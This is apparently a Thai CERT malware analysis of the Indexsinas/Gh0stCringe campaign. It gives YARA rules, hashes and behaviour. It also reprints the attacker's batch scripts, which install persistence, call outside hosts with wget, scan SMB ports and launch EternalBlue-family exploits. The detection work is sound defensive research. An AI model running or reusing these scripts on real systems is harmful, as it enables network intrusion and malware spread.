SHA256	424C292022BA1286041390A704086C7250D596BBD8D412C6E7472D6D1413E517
SHA512	7ACD41B0B7027C4C50CACB118D1F14F5459BB0096B0E608D12763EDF0E59B1A69434F3C5DED0BF360C36E8F250CD34B08FD39A5B3B8CBD04F9167A62640B32B6
ssdeep	98304:31uBG87FO98J598RcHNvLjo+Fr7yYJy0bjx19ku:31uBG85O98hUcHNLFXt
Entropy	6.819103

Yara Rules

```
rule Indexsinas_Launcher_32_Unpacked

{
    meta:
        Description = "Discover 32.exe (Unpacked) malware used in Indexsinas campaign"
        Author = "TTC-CERT"
        Date = "28/10/2021"
        SHA256 =
"424C292022BA1286041390A704086C7250D596BBD8D412C6E7472D6D1413E517"

    strings:
```

```
$s1 = "MAIN" nocase wide ascii
$s2 = "ld.bat" wide ascii
$s3 = "lb.bat" wide ascii
$s4 = "neibu.bat" wide ascii
$path = "C:\\Windows\\Fonts\\Ms" nocase wide ascii

/*
81 7B 14 34 12 DE C0 cmp dword ptr [ebx+14h], 0C0DE1234h
0F 85 4D 05 00 00        jnz loc_40FCF5
*/
//Check if resource already dropped then jump to the end of function
$hex1 = {81 7B 14 34 12 DE C0 0F 85 4D 05 00 00}

/*
6A 02                    push    2
68 64 43 40 00           push    offset Name
A1 84 AB 40 00           mov     eax, hModule
50                       push    eax
*/
//Locate resource
$hex2 = {6A 02 68 64 43 40 00 A1 84 AB 40 00 50}

/*
50                       push    eax
6A 01                    push    1
6A 00                    push    0
6A 00                    push    0
68 00 00 00 40           push    40000000h
8D 85 80 FB FF FF        lea     eax, [ebp+var_480]
50                       push    eax
FF 57 38                 call    dword ptr [edi+38h]
*/
//Arguments for CreateFileW
```

```
        $hex3 = {68 00 00 00 40 8D 85 80 FB FF FF 50 FF 57 38}

    condition:
        uint16(0) == 0x5A4D
        and 3 of ($s*)
        and $path
        and 2 of (hex*)
}
```

PE Metadata	
Compile Date	2013-01-09 05:36:49 UTC
Import Hash	14F8E4DCA31086CD0498DE53FCBA2AF3

PE Sections			
MD5	Name	Raw Size	Entropy
606DD366432B7FD53FF02E0C812EA660	.MPRESS1	4587520	6.817859
7A58FBD54A61E60D02B24ADB40961EE6	MPRESS2	3584	5.547471
E42AE6C0401D442DE0825F90F42A2EB0	.rsrc	512	0.487152
B40ECD8F000DD0EE5B7F16B1C091C33B	.SCY	1024	5.004837

Packers/Compilers/Cryptors

BobSoft Mini Delphi -> BoB / BobSoft

ความเชื่อมโยง

424C292022... (32_unpack.exe)	Dropped	309B9F5704... (dxdiag.exe)

รายละเอียด

ไฟล์ 424C292022BA1286041390A704086C7250D596BBD8D412C6E7472D6D1413E517 (32_unpack.exe) คือไฟล์ 428280C604... (32.exe) ที่ผ่านขั้นตอนการ Unpacking มาแล้ว ทำให้สามารถตรวจสอบ Static Properties ของไฟล์ดังกล่าวได้และตรวจพบข้อมูลค่า Strings ที่น่าสนใจซึ่งมีลักษณะเป็นชื่อของไฟล์และ Path เช่น

---เริ่มต้น Strings---
p.txt
Eter.exe
dxdiag.exe
mance.exe
puls.exe
Doubl.dll
svchost.exe
taskhost.exe
cm.bat
neibu.bat
any.bat
ld.bat
lb.bat
C:\Windows\Fonts\Ms
---สิ้นสุด String---

อีกทั้งไฟล์ 424C292022... มีค่า Entropy ค่อนข้างสูงที่ระดับ 6.81 และข้อมูลจากเครื่องมือชื่อ PEframe แสดงให้เห็นว่าไฟล์ 424C292022... อาจจะยังถูก Pack เอาไว้อีกชั้นหนึ่งโดยใช้ Packer ชื่อ “BobSoft Mini Delphi”

นอกจากนั้นยังตรวจสอบพบว่าไฟล์ 424C292022... มี Resource ประเภท Bitmap ชื่อ MAIN ซึ่งมีขนาด 4,529,780 bytes และมีค่า Entropy ระดับ 6.80 เมื่อนำข้อมูลดังกล่าวมาพิจารณาร่วมกับรายการ WinAPI ที่มัลแวร์เรียกใช้งาน เช่น FindResourceW, LoadResource, และ LockResource รวมถึงข้อมูลจากค่า Strings ซึ่งมีลักษณะเป็นชื่อของไฟล์จำนวนมาก ทำให้สามารถสันนิษฐานได้ว่า Resource ของไฟล์ดังกล่าวถูก Obfuscate เอาไว้โดยเครื่องมือชื่อ Bobsoft Mini Delphi และอาจจะมีการซ่อนไฟล์จำนวนมากเอาไว้ภายใน ซึ่งอาจจะทำการ Drop หรือถูกเรียกใช้งานในระหว่างช่วง Runtime

ดังนั้นเพื่อทำการตรวจสอบมัลแวร์เพิ่มเติม จึงได้ทำการวิเคราะห์พฤติกรรมการทำงานของมัลแวร์โดยใช้วิธีการวิเคราะห์แบบ Behavior Analysis ซึ่งได้ผลลัพธ์ที่น่าสนใจและเป็นไปตามสิ่งที่คาดการณ์ไว้ก่อนหน้านี้ คือมัลแวร์ได้ทำการ Unpack ตัวเองในช่วง Runtime และทำการ Drop ไฟล์ไปยังไดเรคทอรี่ %Windir%\Fonts\Ms ซึ่งมีรายละเอียดผลการวิเคราะห์ดังนี้

- มัลแวร์ทำการสร้างโฟลเดอร์ชื่อ “Ms” ภายใต้ไดเรคทอรี่ %Windir%\Fonts โดยมีข้อสังเกตุคือ โฟลเดอร์ใด ๆ ก็ตามที่ถูกสร้างเอาไว้ภายใต้ไดเรคทอรี่ %Windir%\Fonts จะไม่สามารถเข้าถึง

ได้ผ่าน File Explorer แม้จะทำการแก้ไขการตั้งค่าการมองเห็น (View) ให้ยกเลิกการซ่อนแล้วก็ตาม

- มัลแวร์ทำการ Drop ไฟล์จำนวน 36 รายการ ภายใต้ไดเรคทอรี่ C:\Windows\Fonts\Ms โดยมีรายละเอียดตามตาราง “File Dropped” ซึ่งสามารถแบ่งตามลักษณะของนามสกุลไฟล์ได้ 5 กลุ่ม ดังนี้

นามสกุลไฟล์	ชื่อไฟล์	หมายเหตุ
.exe	Eter.exe, mance.exe, puls.exe, svchost.exe, taskhost.exe, wget.exe	เป็น Hack Tools เช่น EternalRomance, DoublePulsar, NSSM, TcpScan เป็นต้น
.dll	cnli-1.dll, coli-0.dll, crli-0.dll, dmgd-4.dll, Doubl.dll, Eter.dll, exma-1.dll, libeay32.dll, libxml2.dll, NansHou.dll, posh-0.dll, ssleay32.dll, tibe-2.dll, tich-1.dll, tchh-1.dll, trfo-2.dll, tucl-1.dll, tufo-2.dll, ucl.dll, xdvl-0.dll, zlib1.dll	เป็น Hack Tools เช่น EternalBlue, EternalRock, Port Scanner
.bat	cm.bat, lb.bat, ld.bat, neibu.bat, any.bat	เป็นไฟล์ Batch สำหรับ execute คำสั่งต่าง ๆ
.xml	Eter.xml, mance.xml, puls.xml	เป็น Config File ของไฟล์ในกลุ่ม .exe
.txt	p.txt	ภายในมีข้อมูล IP Range ตาม IP Class ของเครื่องเป้าหมาย เช่น “192.168.0.1 192.168.255.255”

- มัลแวร์ทำการสร้างไฟล์ dxdiag.exe (SHA256: 309B9F57044AFD1C8B0E0381DA3E54CDD3F45AAFD924BFBFF2FD1D5AA0166E48) ภายใต้ไดเรคทอรี่ %windir%\Help และเรียกใช้งานไฟล์ดังกล่าว
- มัลแวร์เรียกใช้งาน cmd.exe ซึ่งมีค่า Command-line ดังนี้

```
C:\Windows\System32\cmd.exe /c ""C:\Windows\Fonts\Ms\any.bat"
```

คำสั่งดังกล่าวเป็นการเรียกใช้งานไฟล์ Batch ชื่อ any.bat ที่อยู่ภายใต้ไดเรคทอรี่ %Windir%\Fonts\Ms ซึ่งมัลแวร์สร้างเอาไว้ก่อนหน้านี้ โดยไฟล์ดังกล่าวเป็นชุดคำสั่งจำนวน 77 บรรทัด (Appendix) ที่ทำงานผ่าน Command Prompt ซึ่งมีวัตถุประสงค์การใช้งาน ดังนี้

- เรียกใช้งานไฟล์ svchost.exe (malicious) ซึ่งอยู่ภายในโฟลเดอร์เดียวกัน โดยไฟล์ดังกล่าวคือ Hack Tool ชื่อ Non-Sucking Service Manager (NSSM) เพื่อใช้ในการติดตั้ง Windows Services ชื่อ “MSSQLD” โดยมี Parameter คือ "C:\Windows\Fonts\Ms\cm.bat" จากนั้นจึงกำหนดค่า Autostart ให้แก่ Service ดังกล่าว และทำการเรียกใช้งานในทันที ซึ่งมีรายละเอียด Registry key ดังต่อไปนี้

---เริ่มต้น Registry key---
Key: HKLM\SYSTEM\CurrentControlSet\Services\
SubKey: MSSQLD
ValueName: DisplayName Data: MSSQLD
ValueName: ImagePath Data: C:\Windows\Fonts\Ms\svchost.exe
ValueName: ObjectName Data: LocalSystem
ValueName: Start Data: 0x00000002 (2)
SubKey: MSSQLD\Parameters
ValueName: AppDirectory Data: C:\Windows\Fonts\Ms
ValueName: Application Data: C:\Windows\Fonts\Ms\cm.bat
SubKey: MSSQLD\Parameters\AppExit
ValueName: (Default) Data: Restart
---สิ้นสุด Registry key---

- หยุดการทำงานของ Service ชื่อ “MicrosoftMsql” และทำการลบ Service ดังกล่าว
- สร้าง Schedule Task ชื่อ “At8” และกำหนดให้เรียกใช้งาน “C:\Windows\Fonts\Ms\neibu.bat” ในเวลา 10:40 น. ของทุกวัน ด้วยสิทธิ์ SYSTEM
- แก้ไขสิทธิ์ Access Control List (ACL) ของ Schedule Task ชื่อ “At6” แล้วจึงทำการลบ Task ดังกล่าว อนึ่งผู้วิเคราะห์คาดว่า Schedule Task ที่ชื่อ At6 นี้ น่าจะเป็น Schedule Task ที่ถูกสร้างโดย Variant อื่น ๆ ของมัลแวร์ในประเภทเดียวกัน และผู้โจมตีมีจุดประสงค์ต้องการที่จะลบหรือถอดการติดตั้ง service เก่า ๆ เหล่านี้ออก เพื่อทำให้แน่ใจว่าการ Infect รอบใหม่จะดำเนินการได้โดยสมบูรณ์
- เรียกใช้งาน Service ชื่อ “Schedule”

- แก้ไขสิทธิ์ ACL ของ Schedule Task ชื่อ “At8” โดยให้สิทธิ์ Full Control กับทุก Users
- ลบไฟล์ทั้งหมดภายใต้ไดเรคทอรี่ %Windir%\Fonts\Msql
- ทำการ Kill Process ดังต่อไปนี้ ss.exe, 32.exe, c32.exe, c64.exe, 64.exe, service.exe, ll.exe, ql.exe, taskmgr.exe
- ทำการลบไฟล์ภายใต้ไดเรคทอรี่ %Windir%, %Windir%\Help, และ %Windir%\System32 ซึ่งมีรายการดังนี้ 32.exe, 64.exe, ss.exe, service.exe, ll.exe, ql.exe, explorer.exe, dxdiag.exe

- Service ชื่อ “MSSQLD” เริ่มการทำงานโดยเรียกใช้งาน svchost.exe (NSSM) ซึ่ง NSSM จะเริ่มกระบวนการทำงานโดยทำการ register ตัวเองภายใต้ Windows Event Log Registry Key และทำการแก้ไขค่า Registry key โดยมีรายละเอียดดังนี้

---เริ่มต้น Registry key---
Key: HKLM\SYSTEM\CurrentControlSet\Services\EventLog\Application\
SubKey: NSSM
ValueName: EventMessageFile Data: C:\Windows\Fonts\Ms\svchost.exe
ValueName: TypeSupported Data: 0x00000007 (7)
---สิ้นสุด Registry key---

จากนั้นจึงเรียกใช้งานไฟล์ cm.bat ซึ่งเป็น Batch File ที่มีชุดคำสั่งจำนวน 1,003 บรรทัด โดยสามารถจัดแบ่งรูปแบบการทำงานของชุดคำสั่งได้เป็น 3 ส่วน คือ

ส่วนที่ 1). การจัดเตรียม Environment ซึ่งมีการดำเนินการดังนี้

- การตั้งค่า Autostart และเรียกใช้งาน Service เช่น Browser, lanmanworkstation และ lanmanserver เป็นต้น เพื่อเปิดช่องทางให้ทำการสแกนเครือข่ายได้
- การ Kill Process ต่าง ๆ ที่เป็น Hack Tools เช่น mance.exe, Eter.exe, และ puls.exe เป็นต้น เพื่อป้องกันการทำงานที่ซ้ำซ้อนกัน
- การลบไฟล์ .txt ภายใต้ไดเรคทอรี่ %Windir%\Fonts\Ms เช่น Result.txt, temp.txt, และ s1.txt เป็นต้น เพื่อให้ผลลัพธ์การสแกนไม่ทับซ้อนกับข้อมูลเก่า

- การเรียกออกไปยังเว็บไซต์ http://v4[.]ipv6-test[.]com/api/myip[.]php และเก็บค่าผลลัพธ์ IP Address ไว้ในไฟล์ temp.txt เพื่อนำไปใช้เป็นข้อมูลตั้งต้นในการสแกนเครือข่ายภายใน

```
@echo off
mode con cols=50 lines=40&color fc
cls
setlocal enabledelayedexpansion
color
title LOL
echo ====================================================
echo  LOL
echo ====================================================
sc config Browser start= auto
sc config lanmanworkstation start= auto
sc config lanmanserver start= auto
sc config SharedAccess start= disabled
net start Browser 2>nul
net start lanmanworkstation 2>nul
net start lanmanserver 2>nul
net stop SharedAccess 2>nul
taskkill /f /im mance.exe
taskkill /f /im Eter.exe
taskkill /f /im puls.exe
taskkill /f /im mance.exe
taskkill /f /im Eter.exe
taskkill /f /im mance.exe
taskkill /f /im puls.exe
taskkill /f /im puls.exe
taskkill /f /im wget.exe
taskkill /f /im taskmgr.exe
cd C:\Windows\Fonts\MS
del Result.txt
del ips.txt
del *.c
del temp.txt
del tem.txt
del s1.txt
del s2.txt
cls
ping 127.1 -n 10 1>nul
wget -t 8 -O temp.txt "http://v4.ipv6-test.com/api/myip.php"
ping 127.1 -n 3 1>nul
```

ส่วนที่ 2). คำสั่ง If-Else ใช้ในการตรวจสอบขนาดของไฟล์ temp.txt และกำหนด Execution Flow

```
set "paths=temp.txt"
for %%a in ("%paths%") do (
 if "%%~za" equ "0" (
goto :1
        ) else (
goto :2
     )
)
```

ส่วนที่ 3). ชุดคำสั่งสำหรับดำเนินการ ซึ่งแบ่งเป็น 2 ส่วนคือ “:1” และ “:2”

กรณี :1 ถ้าไฟล์ temp.txt มีขนาดไฟล์เท่ากับ “0” โค๊ดในส่วนนี้จะทำการลบไฟล์ temp.txt และเรียกออกไปยัง http://pv[.]sohu[.]com/cityjson?ie=utf-8 เพื่ออ่านค่า Public IP, City, และ Country ของเครื่องเป้าหมายแล้วจึงเขียนผลลัพธ์ลงในไฟล์ tem.txt จากนั้นจึงเขียนค่าดังกล่าวพร้อมข้อมูล File Path ไปยังไฟล์ temp.txt ที่ถูกสร้างขึ้นมาใหม่อีกครั้ง

กรณี :2 ถ้าไฟล์ temp.txt มีขนาดไฟล์ไม่เท่ากับ “0” โค๊ดในส่วนที่เหลือนี้จะใช้ taskhost.exe (TcpScan) ทำการสแกนพอร์ต 139 และ 445 ไปยัง IP Range

ตั้งแต่ 0.0.0.254 ถึง 255.0.0.254 เพื่อหาเครื่องคอมพิวเตอร์ที่เปิดพอร์ตดังกล่าวเอาไว้ และเรียกใช้งานไฟล์ ld.bat และ lb.bat ซึ่งจะทำการเรียกใช้งาน Hack Tools เช่น puls.exe, mance.exe, และ Eter.exe โดยตามข้อมูลจาก OSINT ทำให้ทราบว่าเครื่องมือดังกล่าวจะใช้ในการโจมตีช่องโหว่ CVE-2017-0144 Windows SMB Remote Code Execution Vulnerability[3] แล้วหลังจากนั้นชุดคำสั่งจะเรียกใช้งานคำสั่งสุดท้ายคือทำการหยุดการทำงานของ Service ชื่อ “MSSQLD”

```
:1
del temp.txt
wget -O tem.txt "http://pv.sohu.com/cityjson?ie=utf-8"
ping 127.1 -n 4 1>nul
for /f "tokens=2 delims=:,]" %%i in (tem.txt) do echo %%i>>temp.txt
set fn=temp.txt
(for /f "tokens=*" %%i in (%fn%) do (
set s=%%i
set s=!s:"=!
echo !s!))>temp1.txt
move /y temp1.txt "%fn%"
del tem.txt
:2
ping 127.1 -n 3 1>nul
for /f "tokens=1,2,3,4 delims=." %%a in (temp.txt) do (set "result=%%a.%%b.")
for /f "tokens=1-3 delims=." %%a in ("%result%") do set result=%%~a.%%~b.
taskhost.exe tcp %result%0.254 %result%255.254 445 450 /save
for /f "eol=- tokens=1 delims= " %%i in (result.txt) do echo %%i>>s1.txt
for /f "eol=P tokens=1 delims= " %%i in (s1.txt) do echo %%i>>s2.txt
for /f "eol=S tokens=1 delims= " %%i in (s2.txt) do echo %%i>>ips.txt
del s1.txt
del s2.txt
del Result.txt
for /f %%i in (ips.txt) do (
start /Min ld.bat %%i
set /a aa+=1
if !aa!==10 (
ping 127.1 -n 40 1>nul & set aa=1
)
)
ping 127.1 -n 250 1>nul
)
.
.
.
{ส่วนที่เหลือถูกตัดออก}
```

สำหรับ Schedule Task ชื่อ “At8” ที่เป็นผลลัพธ์จากการทำงานของไฟล์ any.bat จะทำงานทุกวันในเวลา 10:40 น. โดยจะทำการเรียกใช้งานไฟล์ neibu.bat จากภายใต้ไดเรคทอรี่ %Windir%\Fonts\Ms ซึ่งไฟล์ Batch มีชุดคำสั่งจำนวน 80 บรรทัด โดยมีวัตถุประสงค์ของการทำงานดังต่อไปนี้

- หยุดการทำงาน (STOP) ของ Services ดังต่อไปนี้ MicrosoftMsql, MicrosoftMysql, MicrosoftMssql, และ MSSQLD
- ลบ Services ดังต่อไปนี้ MicrosoftMsql, MicrosoftMysql, และ MicrosoftMssql
- Kill Process ดังต่อไปนี้ mance.exe, Eter.exe, puls.exe, ss.exe, ll.exe, service.exe
- ทำการสร้าง Service ชื่อ MSSQLD โดยมี Parameter คือ"C:\Windows\Fonts\Ms\cm.bat" จากนั้นจึงทำการตั้งค่า Autostart และเรียกใช้งาน Service ดังกล่าว


[3] "Windows SMB Remote Code Execution Vulnerability - MSRC ...." https://msrc.microsoft.com/update-guide/vulnerability/CVE-2017-0144. Accessed 17 Jul. 2021.

- เรียกใช้งาน Service ชื่อ schedule ซึ่งเป็น Ligitimate Windows Service ที่มีหน้าที่ในการ Run Schedule Task ภายใน Task Tool ซึ่งรวมไปถึง Malicious Task ที่มัลแวร์ทำการสร้างเอาไว้ด้วยเช่นกัน
- ลบไฟล์ทุกไฟล์ที่มีนามสกุลไฟล์เป็น “*.c” ภายใต้ไดเรคทอรี่ %Windir%\Fonts\Ms
- ลบไฟล์ที่มีนามสกุลไฟล์เป็น “.txt”และมีชื่อไฟล์ตามลำดับตัวอักษรภาษาอังกฤษ (A-Z) ยกเว้นไฟล์ที่ชื่อ P.txt


```
@echo off
cd C:\Windows\Fonts\Ms
net stop "MicrosoftMsql"
net stop "MSSQLD"
taskkill /f /im mance.exe
taskkill /f /im Eter.exe
taskkill /f /im puls.exe
ping 127.1 -n 90 1>nul
taskkill /f /im Eter.exe
taskkill /f /im mance.exe
taskkill /f /im puls.exe
svchost stop "MSSQLD"
svchost stop "MicrosoftMsql"
svchost stop "MicrosoftMysql"
svchost stop "MicrosoftMssql"
sc stop "MSSQLD"
sc stop "MicrosoftMsql"
sc delete "MicrosoftMssql"
sc delete "MicrosoftMysql"
sc delete "MicrosoftMsql"
sc config "MSSQLD" start= AUTO
ping 127.1 -n 100 1>nul
taskkill /f /im Eter.exe
taskkill /f /im mance.exe
taskkill /f /im puls.exe
cd C:\Windows\Fonts\Ms
svchost install MSSQLD "C:\Windows\Fonts\Ms\cm.bat"
svchost install "MSSQLD" C:\Windows\Fonts\Ms\cm.bat
ping 127.0.0.1 -n 10 >nul
svchost start "MSSQLD"
net start "MSSQLD"
taskkill /f /im ss.exe
taskkill /f /im ll.exe
taskkill /f /im service.exe
del /F /Q C:\Windows\Fonts\Ms\*.c
del /F /Q C:\Windows\Fonts\Ms\A.TXT
del /F /Q C:\Windows\Fonts\Ms\B.TXT
del /F /Q C:\Windows\Fonts\Ms\C.TXT
del /F /Q C:\Windows\Fonts\Ms\D.TXT
del /F /Q C:\Windows\Fonts\Ms\E.TXT
del /F /Q C:\Windows\Fonts\Ms\F.TXT
del /F /Q C:\Windows\Fonts\Ms\G.TXT
del /F /Q C:\Windows\Fonts\Ms\H.TXT
del /F /Q C:\Windows\Fonts\Ms\I.TXT
del /F /Q C:\Windows\Fonts\Ms\J.TXT
del /F /Q C:\Windows\Fonts\Ms\K.TXT
del /F /Q C:\Windows\Fonts\Ms\L.TXT
del /F /Q C:\Windows\Fonts\Ms\M.TXT
del /F /Q C:\Windows\Fonts\Ms\N.TXT
del /F /Q C:\Windows\Fonts\Ms\O.TXT
del /F /Q C:\Windows\Fonts\Ms\Q.TXT
del /F /Q C:\Windows\Fonts\Ms\R.TXT
del /F /Q C:\Windows\Fonts\Ms\S.TXT
del /F /Q C:\Windows\Fonts\Ms\T.TXT
del /F /Q C:\Windows\Fonts\Ms\U.TXT
del /F /Q C:\Windows\Fonts\Ms\V.TXT
del /F /Q C:\Windows\Fonts\Ms\W.TXT
del /F /Q C:\Windows\Fonts\Ms\X.TXT
del /F /Q C:\Windows\Fonts\Ms\Y.TXT
del /F /Q C:\Windows\Fonts\Ms\Z.TXT
del /F /Q C:\Windows\System32\32.exe
del /F /Q C:\Windows\SysWOW64\32.exe
del /F /Q C:\Windows\32.exe
del /F /Q C:\Windows\System32\64.exe
del /F /Q C:\Windows\SysWOW64\64.exe
del /F /Q C:\Windows\64.exe
del /F /Q C:\Windows\System32\ss.exe
del /F /Q C:\Windows\SysWOW64\ss.exe
del /F /Q C:\Windows\ss.exe
del /F /Q C:\Windows\System32\service.exe
del /F /Q C:\Windows\SysWOW64\service.exe
del /F /Q C:\Windows\service.exe
del /F /Q C:\Windows\System32\ll.exe
```

```
del /F /Q C:\Windows\SysWOW64\ll.exe
del /F /Q C:\Windows\ll.exe
net start schedule
sc start schedule
svchost start schedule
exit
```


โดยสรุปสามารถอธิบายความเชื่อมโยงของไฟล์, Service, และ Schedule Task จากการทำงานของไฟล์ 428280C604... ได้ตามภาพประกอบดังต่อไปนี้



รูปภาพประกอบ (2)



ภาพประกอบ (1) - Service ชื่อ “MSSQLD” เรียกใช้ cm.bat



ภาพประกอบ (2) - เมื่อไฟล์ svchost.exe (NSSM) เริ่มทำงาน จะทำการสร้าง Subkey ภายใต้ HKLM\SYSTEM\CurrentControlSet\Services\EventLog\Application\NSSM ซึ่งมี ValueName ชี้ไปยัง C:\Windows\Fonts\Ms\svchost.exe

---

309B9F57044AFD1C8B0E0381DA3E54CDD3F45AAFD924BFBFF2FD1D5AA0166E48

Tags				
Backdoor	Remote Access Trojan	Redosdru	Indexsinas	Gh0stCringe

รายละเอียดของไฟล์	
ชื่อไฟล์	dxdiag.exe
ขนาด	124.00 KB (126976 bytes)
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	3F16CD0DDC89CEE34E2A17516D3CDAF7
SHA1	95980B35711ABE98275FAA6ECD6CA40F4CA41EAD
SHA256	309B9F57044AFD1C8B0E0381DA3E54CDD3F45AAFD924BFBFF2FD1D5AA0166E48
SHA512	45B4E193B77F818C2F418E2B4DAFB86C107DC6F9EC9F07ECA9B44C7370BD234DBC3547CC8EA1F022D0B46F3DCF6B155836C8A60FBF342FBFBD423CDA9A404F6B
ssdeep	1536:mtadNkjTBfEN/vJZCSgLqreZwTjMC/9ArOM26ZCYYCoI:m0dNkjTBfYpZCSgLqyZwsC/98OD6Zck
Entropy	5.299826

แอนตี้ไวรัส	
Kaspersky	Trojan.Win32.Siscos.xwn
Malwarebytes	Backdoor.Farfli
Microsoft	Backdoor:Win32/Zegost

Yara Rules

```
import "pe"

rule Indexsinas_Backdoor_RAT

{
    meta:
        Description = "Detect RAT file used in Indexsinas campaign, also known as Gh0stCringe"
        Author = "TTC-CERT"
        Date = "28/10/2021"
        SHA256 = "309B9F57044AFD1C8B0E0381DA3E54CDD3F45AAFD924BFBFF2FD1D5AA0166E48"

    strings:
        $s1 = "Magentservices" nocase wide ascii
        $s2 = "CWzdDoc" nocase wide ascii
        $s3 = "CWzdView" nocase wide ascii
        $s4 = "site.indonesia.website" nocase wide ascii

    condition:
        3 of ($s*)
        and uint16(0) == 0x5A4D
        and filesize > 100KB and filesize < 200KB
        and pe.imports("mfc42.dll")
}
```

SSDEEP Matches

100	309B9F5704... (svchost.exe)

PE Metadata

Compile Date	2017-05-10 13:23:01 UTC
Import Hash	2DCEAD8BB5A28C61E755A24B8FC38E4D

PE Sections			
MD5	Name	Raw Size	Entropy
918F99F40BBD0DF155F60D2BEB0D23B4	.text	24576	3.49
44CCE87F89259D345192F78BD1EBEADA	.rdata	8192	2.33
5596774C9C0BF94AABCF073799878337	.data	53248	5.01
F81243316C55ED26A011515EAF91EA45	.idata	4096	4.27
6FB520AA1CE821CD628C3CD1A66592AA	.rsrc	28672	5.71
701EDF1742275C21DA710562EA5DC70D	.reloc	28672	4.30

Packers/Compilers/Cryptors	
Compilers	Microsoft Visual C++ ver 5.0/6.0

ความเชื่อมโยง		
309B9F5704... (dxdiag.exe)	Create	309B9F5704... (svchost.exe)
309B9F5704... (dxdiag.exe)	Rename_To	309B9F5704... ({NUMBERIC}.bak)
309B9F5704... (svchost.exe)	Connect_To	site[.]indonesias[.]website

รายละเอียด

ไฟล์ dxdiag.exe (SHA256: 309B9F57044AFD1C8B0E0381DA3E54CDD3F45AAFD924BFBFF2FD1D5AA0166E48) คือไฟล์ที่ถูก Dropped โดยไฟล์ 428280C604... (32.exe) ภายในไดเรคทอรี่ %Windir%\Help โดยผู้โจมตีมีเจตนาตั้งชื่อไฟล์เพื่อเลียนแบบ Legitimate Windows File คือ DxDiag.exe[4]

เมื่อตรวจสอบ Static Properties ของไฟล์ dxdiag.exe (malicious) พบค่า Strings ที่น่าสนใจ เช่น

---เริ่มต้น Strings---
site.indonesias.website
Magentservices
Management Network Access (MS)
Provides performance library information Windows Management Instrumentation providers to clients the network.
---สิ้นสุด Strings---

[4] "Open and run DxDiag.exe - Microsoft Support." https://support.microsoft.com/en-us/windows/open-and-run-dxdiag-exe-dad7792c-2ad5-f6cd-5a37-bf92228dfd85. Accessed 9 Sep. 2021.

เมื่อทำการตรวจสอบ Behavior ของไฟล์ dxdiag.exe (malicious) พบพฤติกรรมดังนี้

